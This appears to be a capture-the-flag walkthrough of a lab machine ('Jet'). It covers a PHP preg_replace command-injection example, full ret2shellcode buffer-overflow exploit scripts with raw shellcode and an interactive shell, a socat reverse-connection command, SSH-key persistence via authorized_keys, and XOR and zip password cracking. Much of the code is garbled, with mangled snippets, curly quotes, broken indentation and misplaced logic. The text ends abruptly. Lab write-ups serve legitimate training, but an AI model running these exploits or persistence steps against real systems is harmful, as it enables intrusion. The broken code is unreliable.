The administration panel includes an email configuration section where users can set a “cussword filter” and send test emails. Any functionality that processes user input or executes system commands is potentially vulnerable to security breaches.  

The email contains a cussword filtering mechanism.  

**PHP’s `preg_replace()` function is used to perform regular expression searches and replacements.**  
The pattern `swearwords[/fuck/i]=damn` indicates that the application uses PHP’s `preg_replace()` function, with the following syntax:  
```php  
preg_replace('/fuck/i', 'damn', $message);  

The goal is to replace the character ‘i’ with ‘e’

// The user input is controllable userinput=user_input = _GET[‘input’];

// Vulnerable code: Using the ‘/e’ modifier result=pregreplace(/./e,system("lsla"),result = preg_replace('/.*/e', 'system("ls -la")', user_input);

Regardless of the user’s input, the ‘ls -la’ command will be executed

Lateral Movement

find / -perm -4000 2>/dev/null

The binary file /home/leak was discovered.

┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ checksec --file=./leak
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   78 Symbols        No    0               2               ./leak

Key Discoveries and Exploitation Strategies

  1. NX (No-Execute) is disabled (this is the most critical factor) Meaning: The No-Execute bit is turned off, which means the stack is executable. Exploitation Strategy: You don’t need a complex ROP (Return Oriented Programming) chain. Tactical Approach: Use Ret2Shellcode. You can directly write the Shellcode into the stack and then overwrite the Return Address with the address of the Shellcode on the stack through a buffer overflow.

  2. No Stack Canary is present Meaning: There is no “canary” value on the stack. Exploitation Strategy: When a buffer overflow occurs, the program will not detect that the stack has been corrupted. Tactical Approach: You can freely overwrite the data on the stack and directly reach the Return Address (RIP/EIP) without having to leak or forge a Canary value.

  3. Code is not Position Independent Executable ( PIE) Meaning: The addresses of code segments are not randomized. Exploitation Strategy: This makes debugging much easier, as the addresses of functions (such as main), global variables, and gadgets in the code are fixed. Tactical Approach: If you need to use gadgets like jmp esp or call rax to jump to the stack, their addresses are easily identifiable.

  4. Partial Relro (Relocation Runtime Optimization) is enabled Meaning: The GOT (Global Offset Table) is writable. Exploitation Strategy: Although this may not be necessary in this case, it theoretically allows you to modify the GOT table to point to your malicious code (GOT Overwrite attack).

Search for “ret2shellcode” to find the attack path.

Using Ghidra, you can see the following code:

undefined8 main(void)
{
  char a [64];  // The buffer is only 64 bytes long

  __init();
  printf("Oops, I’m leaking! %p\n", a);    // This leaks the address in memory; the value we write is stored in %p(a)
  puts(&input);
  printf("> ");
  fgets(a, 0x200, stdin);  // However, it reads 0x200 (512) bytes
  return 0;
}

Since NX is disabled and we know the stack address, the attack logic is as follows:

  1. Retrieve the leaked address: Read the %p address output by the program.
  2. Construct the Payload: Place the Shellcode at the beginning of the buffer.
  3. Fill the buffer: Fill the remaining space in the buffer until the Return Address (RIP) is overwritten.
  4. Hijack the control flow: Use the leaked address to overwrite the Return Address. When the main function returns, the CPU will jump to the address we’ve overwritten, which is the beginning of the buffer, and the Shellcode will start executing.

First, create a loop that generates 100 characters:

┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ pwn cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

After executing this, the original value of rsp in the stack (which points to a valid location) is overwritten by our input:

00:0000│ rsp 0x7ffdb3752108 ◂— 'saaataaauaaavaaawaaaxaaayaaa\n'

00:0000: This indicates the top of the stack. rsp: The current stack pointer. ‘saaataaa…’: This is the culprit that causes the program to not know where to jump to!

We need to find out which position ‘saaataaa’ occupies in the pattern string we generated. pwn cyclic -l saaa —> Output: 72

Verification and explanation:

  1. Look at the [REGISTERS] section: RBP 0x6161617261616171 ('qaaaraaa'). The command pwn cyclic -l qaaa results in 64; this means that the buffer is filled with 64 bytes, which exactly overwrites the RBP (Base Pointer of the Stack).
  2. The Return Address (RIP) is overwritten: Right after the RBP is the return address. Since the RBP is 8 bytes long (qaaaraaa), the offset of the return address is 64 + 8 = 72.

So the offset is 72.

Payload structure: [ Shellcode (about 48 bytes) ] + [ Padding characters (to fill up to 72 bytes) ] + [ The stack address that was overwritten (to cover the return address) ]

The shellcode is 48 bytes long because asm([shellcraft.sh](http://shellcraft.sh/)() contains the assembly code for execve("/bin/sh").

import struct
import subprocess
import sys
import select

def p64(addr):
    return struct.pack('<Q', addr)

def main():
    print("[*] Starting the exploit (modified for Python 3.5)...")

    # 1. Start the process
    try:
        proc = subprocess.Popen(
            '/home/leak',
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            bufsize=0  # Disable buffering to ensure data is sent immediately
        )
    except OSError:
        print("[-] Error: Could not find /home/leak")
        return

    # 2. Read the leaked address
    try:
        line = proc.stdout.readline()
        decoded_line = line.decode().strip()
        print("[+] Leak: " + decoded_line)
        
        leak_str = decoded_line.split('')[-1]
        stack_addr = int(leak_str, 16)
        print("[+] Address: " + hex(stack_addr))
    except Exception as e:
        print("[-] Error parsing address: " + str(e))
        return

    # 3. Construct the Payload
    nops = b"\x90" * 16
    shellcode = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
    
    current_len = len(nops) + len(shellcode)
    padding_len = 72 - current_len
    
    payload = nops + shellcode + (b'A' * padding_len) + p64(stack_addr)
    
    print("[+] Sending the payload...")

# 4. Sending the Payload
proc.stdin.write(payload + b'\n')
proc.stdin.flush()

# 5. Interaction Loop (Fixed Version)
print("[*] Shell has been spawned! Type commands and press Enter.")
print("[*] (The Backspace key will now work because we are reading lines one by one.")

# First, send two random commands to confirm the shell is still active
proc.stdin.write(b'id\n')
proc.stdin.write(b'uname -a\n')
proc.stdin.flush()

while True:
    # Monitor Shell output and user input
    reads = [proc.stdout.fileno(), sys.stdin.fileno()]
    try:
        ret = select.select(reads, [], [])
    except KeyboardInterrupt:
        print("\n[*] Exiting...")
        break

    for fd in ret[0]:
        if fd == proc.stdout.fileno():
            # Read Shell output byte by byte to ensure nothing is missed
            output = proc.stdout.read(1)
            if not output:
                print("[!] Shell has closed.")
                return

            # Write the output directly to the screen without decoding it to prevent binary corruption
            sys.stdout.buffer.write(output)
            sys.stdout.flush()

        else:
            # Read the user's input (line by line, including the Backspace key)
            cmd = sys.stdin.readline()
            if not cmd:
                break

            # Encode the user's input and send it to the Shell
            proc.stdin.write(cmd.encode())
            proc.stdin.flush()

if __name__ == "__main__":
    main()

# -*- coding: utf-8 -*-

from pwn import *

# =================================================----------
# [Configuration Section] - Modify these variables according to the target environment
# =================================================----------
context.arch = 'amd64'          # Target architecture
context.os = 'linux'            # Target system
context.log_level = 'info'      # Log level: info, debug

LOCAL_PORT = 8888               # Local listening port
BUFFER_OFFSET = 72              # Buffer overflow offset

# =================================================----------
# [Tool Functions]
# =================================================----------
def banner():
    """Print a message to inform the user of the commands to execute on the target machine."""
    log.info("-" * 50)
    log.info(f"[*] Listening on local port: {LOCAL_PORT}")
    log.info("[!] Please execute the following command on the target machine to establish a reverse connection:")
    log.warn(f"    socat TCP:<your-Kali_IP>:{LOCAL_PORT} EXEC:/home/leak,pty,raw,echo=0")
    log.info("-" * 50)

def get_shellcode():
    """Generate and optimize the Shellcode."""
    # Optimization 1: Substituting rsp with 64 to prevent the shellcode from damaging itself due to stack overflow attacks."""
    sc = asm('sub rsp, 64') + asm(shellcraft.sh())

    # If you want to use a shorter (23 bytes) handwritten Shellcode, uncomment and replace the following line:
    # sc = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"

    return sc

# =================================================----------
# [Exploit Logic]

# =================================================---------
def exploit():
    # 1. Start listening on the specified port
    l = listen(LOCAL_PORT)
    banner()

    # 2. Wait for the target to establish a reverse connection
    p = l.wait_for_connection()
    log.success(f"[+] Target connected: {p.rhost}:{p.rport}")

    # 3. Retrieve the leaked address (stack leak)
    try:
        p.recvuntil(b"leaking! ")
        leak_data = p.recvline().strip()
        stack_addr = int(leak_data, 16)
        log.success(f"[+] Caught the stack leak address: {hex(stack_addr)}")
    except Exception as e:
        log.error(f"[-] Failed to retrieve the leaked address: {e}")
        return

    # 4. Construct the payload
    shellcode = get_shellcode()
    log.info(f"[*] Shellcode length: {len(shellcode)} bytes")

    # Check if the payload exceeds the buffer limit
    if len(shellcode) > BUFFER_OFFSET:
        log.error(f"[-] Shellcode is too long ({len(shellcode)} > {BUFFER_OFFSET}). Please use a shorter shellcode.")
        return

    # Optimization 2: NOP Sled technique
    # Payload structure: [NOPs] + [Shellcode] + [RetAddr]
    # The shellcode is placed at the end of the payload, preceded by NOPs. This allows the payload to be executed by jumping to any position within the NOP section.
    nop_len = BUFFER_OFFSET - len(shellcode)
    payload = (b'\x90' * nop_len) + shellcode + p64(stack_addr)

    # 5. Send the payload
    log.info("[*] Sending the payload...")
    p.sendlineafter(b"> ", payload)

    # 6. Stabilize the shell environment
    # Optimization 3: Wait for the shell to start to avoid race conditions
    time.sleep(1)

    # Send commands to make the shell more user-friendly
    setup_cmd = b"export HOME=/tmp TERM=xterm; echo '[+] Shell is ready!'; whoami; id"
    p.sendline(setup_cmd)

    # 7. Take control of the interactive session
    p.interactive()

if __name__ == '__main__':
    exploit()

The connection is unstable, so you can use the following steps on the attacker’s machine:

# On the attacker’s machine:
ssh-keygen -t rsa
cat id_rsa.pub
# On the target machine:
mkdir .ssh
echo "ssh-rsa <pubkey>" > /home/alex/.ssh/authorized_keys

Finally, use ssh -i id_rsa alex@10.13.37.10 from your local host.

At this point, you can obtain Flag6: JET{0v3rfL0w_f0r_73h_lulz} and gain access to the Alex shell. Use scp -i id_rsa [alex@10.13.37.10](mailto:alex@10.13.37.10):"*" . to copy the main file to your local machine.

The crypter.py script is as follows:

import binascii

def makeList(stringVal):
    list = []
    for c in stringVal:
        list.append(c)
    return list

def superCrypt(stringVal, keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = []
    for c in stringVal:
        xored.append(binascii.hexlify(chr(ord(c) ^ ord(keyVal[keyPos]))
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    hexVal = ''
    for n in xored:
        hexVal += n
    return hexVal

with open('message.txt') as f:
    content = f.read()

key = sys.argv[1]

with open('encrypted.txt', 'w') as f:
    output = f.write(binascii.unhexlify(superCrypt(content, key)))

This script performs XOR calculations.

For decryption, use xortool:

$ xortool encrypted.txt
The most probable key lengths:
 1:  13.3%
 4:  13.8%
 8:  11.4%
 12:  10.0%
 14:  8.7%
 17:  15.7%
 20:  7.3%
 24:  6.1%
 28:  5.5%
 34:  8.3%
The key length could be 4*n.
A large number of characters are needed to guess the key!
$ xortool -l 17 -c 20 encrypted.txt
18 possible keys of length 17:
secxrezebin&rocf~
secxrezebin&rbcf~
secxrezebin"rocf~
secxrezebin"rbcf~
secxrezebinnrocf~
...
18 plaintexts were found with 95%+ valid characters.
See the files filename-key.csv and filename-char_used-perc_valid.csv for details.

The string secxrezebin&rocf~ looks similar to securewebin. Therefore, you can create a script to generate possible keys:

#!/usr/bin/env python3
import string, itertools

# Generate keys with the fixed prefix 'securewebin' and a length of 17 characters
print(f"[*] Generating a 17-character key '{base}'...")

Generate all possible combinations of lowercase letters for the remaining length

suffixes = itertools.product(string.ascii_lowercase, repeat=length - len(base))

with open(‘keys.txt’, ‘w’) as file: for s in suffixes: # Concatenate the base with the generated suffix candidate = base + ”.join(s) file.write(candidate + ‘\n’)

print(”[+] All combinations have been saved to keys.txt”)

Extract the hash using the zip2john tool

zip2john exploitme.zip > hash

Execute the john tool to crack the hash

┌──(kali㉿kali)-[~/Work/Fortress/Jet/de_password] └─$ john —wordlist=keys.txt hash Using default input encoding: UTF-8 Loaded 1 password hash (PKZIP [32/64]) Will run 4 OpenMP threads Press ‘q’ or Ctrl-C to abort, almost any other key for status securewebincrocks (exploitme.zip)
1g 0:00:00:02 DONE (2025-12-13 10:28) 0.3355g/s 10666Kp/s 10666Kc/s 10666KC/s securewebincrnzbk..securewebincrolel Use the “—show” option to display all of the cracked passwords reliably Session completed.

Decrypt the exploitme.zip file using the password “securewebincrocks”

This will yield the membermanager and memo binary files

Decrypt the previously encrypted text using the password

#!/usr/bin/python3 import binascii

def makeList(stringVal): return [c for c in stringVal]

def decrypt(hexVal, keyVal): keyPos = 0 key = makeList(keyVal) xored = b” for i in range(0, len(hexVal), 2): byte = bytes.fromhex(hexVal[i:i+2])[0] xored += bytes([byte ^ ord(key[keyPos])]) if keyPos == len(key) - 1: keyPos = 0 else: keyPos += 1 return xored.decode()

with open(‘encrypted.txt’, ‘rb’) as f: content = f.read() message = decrypt(content.hex(), ‘securewebincrocks’) print(message)

Output after decryption:

Hello mate!

First of all, an important finding regarding our website: The login system is vulnerable to SQL injection! Please ask the developers to fix it as soon as possible!

Regarding your training material, I have included the two binaries needed for remote exploitation training in exploitme.zip. The password used to encrypt our communications is the same one used to encrypt the files. Make sure those binaries are kept secure!

To make your work easier, I have already set up instances of the vulnerable binaries running on our server.

The ports in use are 5555 and 7777. Have fun, and make sure you stay safe while you’re exploring!

JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}

Cheers – Alex


This email and any files attached to it are confidential and are intended for the exclusive use of the person or entity to whom they are addressed. If you have received this email by mistake, please inform the system administrator. This message contains sensitive information and is only for the specified recipient. If you are not the intended recipient, you must not share, distribute, or copy this email. Please contact the sender immediately via email and delete it from your system. It is strictly prohibited to disclose, copy, distribute, or act on the content of this email in any way.


Flag obtained: JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}

---

Port 5555 is used for `membermanages` (user management), and port 7777 is used to run `memo` (memorandum functions).

alex@jet:~$ netstat -tulnp
(Not all processes could be identified; information about non-own processes will not be displayed. You would need root privileges to see all the details.)
Active Internet connections (only servers):
Proto      Recv-Q  Send-Q  Local Address         Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7777            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9201            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN      -

It appears that port 9201 is likely being used by Elasticsearch, which is a RESTful-based search and data analysis engine. It also has an interactive port at 9300.

>Elasticsearch: A platform for storing data, particularly adept at searching for text.

> RESTful: A style of interaction that allows you to control Elasticsearch directly using a browser or `curl`, without the need to install any additional drivers.

```bash
┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ curl -s http://10.13.37.10:9201/ | jq
[
  {
    "category": "Maintenance",
    "body": "Performance to our API has been reduced for a period of 3 hours. Services have been distributed across numerous suppliers to reduce any potential impact of another outage, as experienced yesterday."
    "timestamp": "2017-11-10 07:00",
    "subject": "Maintenance"
  },
  {
    "category": "Maintenance",
    "body": "All upgrades are complete, and normal service has resumed."
    "timestamp": "2017-11-13 13:32",
    "subject": "Upgrades complete"
  },
  {
    "category": "Outage",
    "body": "Due to an outage with one of our suppliers, services were unavailable for approximately 8 hours. This issue has been resolved, and normal service has now been restored."
    "timestamp": "2017-11-09 15:13",
    "subject": "Server outage"
  },
  {
    "category": "Maintenance",
    "body": "An unscheduled maintenance period will begin at 12:00 today and last for approximately 1 hour. During this time, response times will be slower, as critical patches will be applied to all services across all suppliers and instances."
    "timestamp": "2017-11-13 08:27",
    "subject": "Upgrades"
  }
]

There has been a data breach.

PrivEsc

test